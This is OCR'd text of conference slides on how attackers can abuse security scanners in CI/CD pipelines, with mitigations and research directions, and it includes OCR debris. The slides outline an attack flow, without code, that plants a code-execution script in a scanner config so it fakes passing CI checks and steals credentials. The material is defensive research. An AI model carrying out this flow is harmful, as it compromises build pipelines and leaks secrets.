
Security Researchers

CI/CD




$CH_2 = CH - CH_2 - CH_2 - CH_3$

CI/CD Whole Flow



CI/CD Implications



Bypass Protections

Configure ourselves the “Policy” for security

Infiltrate the Network

By executing code we can insert ourselves into restricted environments


Extract Sensitive Data


We can extract data which resides in our CI/CD Environment


Deploy Assets to Production


06.


Conclusions












Assume Code will Execute

Sample Attack Flow

1. Add code execution script to scanner config file
2. Push new commit into branch
3. Create a PR Request

When repo will be scanned by scanner, script will execute



Script will override CI Checks, Tell scanner all is good and will attempt to steal credentials

High Level Possible Resolutions

Network:

- Isolate all activities to needed resources only
- Ensure egress filters are blocking traffic

Host:

- Ensure scan runs in unprivileged containers/systems
- Verify pods are deleted after scanning finishes

Monitor:

- Log abnormal behavior:
  - Tool output
  - Running time
  - File system
  - Network access

Education:

- Understand the risks when running unverified code in your CI/CD environments or development laptops

Execution:

- Verify tool is executed with wanted configuration
- Create a clean environment where the tool would be executed
- Ensure to cap processing power and activity time

Configuration:


- Ensure tool is not picking up or executing code

Conclusions


The security needs of this world are getting **bigger every day**.

This generated growing amounts of **security automation**

We need to be proactive and start thinking about how the next generation of attackers can abuse the automations we are building to **attack our infrastructure**.



What's next?



en.wikipedia.org/wiki/Lint_(software)

Not l

Article Talk Read

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Current events
Random article
About Wikipedia

Lint (software)

From Wikipedia, the free encyclopedia

Lint, or a **linter**, is a static code analysis tool used to flag programming errors, bugs, stylistic errors and suspicious constructs.[4] The term originates from a Unix utility that examined C language source code.[1]

What's Next?

The research has just begun!

- Understand and deep dive into additional SAST scanners
- Assess additional automation tools out there - Linters, Code Coverage, Testing Frameworks, ...
- Analyze Wrappers for tools - GitHub Actions, Orbs, ...
- Create standard for securely working with code analysis tools of any kind

Thanks

@rotembar

I want to thank all of the **open source developers** out there for creating these awesome security tools.

POC => https://github.com/cider-rnd/cicd-lamb

Community => https://rebrand.ly/security-tools-defcon